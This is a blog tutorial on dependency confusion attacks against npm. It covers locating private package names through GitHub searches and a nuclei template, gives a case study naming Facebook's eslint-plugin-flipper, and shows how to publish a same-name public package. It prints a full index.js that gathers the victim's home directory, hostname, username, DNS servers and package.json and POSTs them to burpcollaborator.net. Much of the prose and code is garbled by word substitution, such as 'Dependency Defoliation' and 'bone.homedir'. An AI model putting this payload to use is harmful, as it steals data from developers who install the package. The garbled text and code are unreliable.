Is It Secure to Upload Package-lock.json to Github
Hi Everyone,
I'm back with another blog related to the Dependency Defoliation Bug that was discovered by Alex Birsan last yr.
This blog will encompass the following parts
- What is Dependency Confusion Attack ?
- Finding Individual Packages
- Creating Malicious Packages (NPM, Python)
- Pushing into Public Registry
- Tools & Automation
What is Dependency Confusion Set on ?

A Dependency Confusion assail or supply concatenation commutation set on occurs when a software installer script is tricked into pulling a malicious code file from a public repository instead of the intended file of the same name from an internal repository.
Flow of Dependency Confusion Attack

- From the above image, it can exist observed that the Public Bundle contains Higher version compared to the Individual packet.
- So if the package indexing is not properly washed, information technology volition automatically pull the Higher version package from the Public Registry.
Finding Private Packages (NPM)
NOTE: In NPM package.json file contains the List of Dependency Names which can exist farther used to check whether the package is public or not.

- Use Github Dorking with the keywords such as package.json withinn this Organisation Filter as shown below.

- Choose Code -> Repository and JSON -> Languages , it will evidence the bachelor package.json file which is present in the Particular Organisation.
- It can be also found using npm packet.json disclosure nuclei template.
id : package-json info : name : npm package.json disclosure author : geeknik,afaq severity : info description : All npm packages contain a file, usually in the project root, called package.json - this file holds various metadata relevant to the project. tags : config,exposure requests : - method : Go path : - " /package.json" - " /bundle-lock.json" matchers-condition : and matchers : - type : word words : - " proper noun" - " version" status : and - blazon : word words : - " awarding/json" part : header - type : status status : - 200 
Case Study of eslint-plugin-flipper Bundle

Repository Proper name: https://github.com/facebook/flipper

Vulnerable Package Location: https://github.com/facebook/flipper/blob/39145f46a5106329a71303c357525a22075572e4/desktop/package.json
https://github.com/facebook/flipper/blob/45ce538c8dd6b448388a01e2ed4fa398956e5e20/desktop/eslint-plugin-flipper/bundle.json
Bundle Proper name: eslint-plugin-flipper
Type: Individual
Initial Foothold:
- During the reconnaissance procedure , using the post-obit keyword search on github
org:facebook dependencies
- I was able to find many package.json, and so subsequently i started to check for the packages type whether it is public or private using the following tool
visma-prodec/confused - Tool to bank check for dependency defoliation vulnerabilities in multiple package direction systems.
- Download the packet.json file using the following command.
wget https://raw.githubusercontent.com/facebook/flipper/39145f46a5106329a71303c357525a22075572e4/desktop/package.json

- Utilise the post-obit command to check whether it contains private NPM package or non.
confused -l npm bundle.json 
- Now visited the npm official website to check the bundle availability, information technology showed up Goose egg Packet available.

- The next step is to create the same NPM package name (eslint-plugin-flipper) , into the public NPM registry.
Creating Malicious Packages (NPM)

- Install NPM using the post-obit command
-
Create an account on NPM Registry
-

Login into NPM Account using the created credentials.
- Utilise the post-obit command to create the NPM package.
- Information technology will inquire you to enter the package name as shown below.

- Afterward successful creation of the package.json file , nosotros need to edit the created file to execute our own scripts and command.
vi package.json

- Now create the index.js file equally shown below.
//author:- whitehacker003@protonmail.com const os = require ( " os " ); const dns = require ( " dns " ); const querystring = require ( " querystring " ); const https = require ( " https " ); const packageJSON = crave ( " ./package.json " ); const package = packageJSON . name ; const trackingData = JSON . stringify ({ p : parcel , c : __dirname , hd : bone . homedir (), hn : bone . hostname (), un : os . userInfo (). username , dns : dns . getServers (), r : packageJSON ? packageJSON . ___resolved : undefined , five : packageJSON . version , pjson : packageJSON , }); var postData = querystring . stringify ({ msg : trackingData , }); var options = { hostname : " burpcollaborator.net " , //replace burpcollaborator.internet with Interactsh or pipedream port : 443 , path : " / " , method : " Postal service " , headers : { " Content-Type " : " awarding/ten-www-form-urlencoded " , " Content-Length " : postData . length , }, }; var req = https . request ( options , ( res ) => { res . on ( " data " , ( d ) => { process . stdout . write ( d ); }); }); req . on ( " error " , ( e ) => { // console.error(e); }); req . write ( postData ); req . terminate (); - At present there volition be 2 files created packet.json , alphabetize.js.

Pushing into Public Registry (NPM)
-
Before publishing the parcel to public registry brand sure this package name Doesn't exist in the Public Registry.
-
Utilize the following command to publish the packet.



-
From the to a higher place epitome it can be observed that the package version is 0.0.0 and it does not contain any Integrity Hash value.
-
The Published package contains Higher Version compared to the original one.
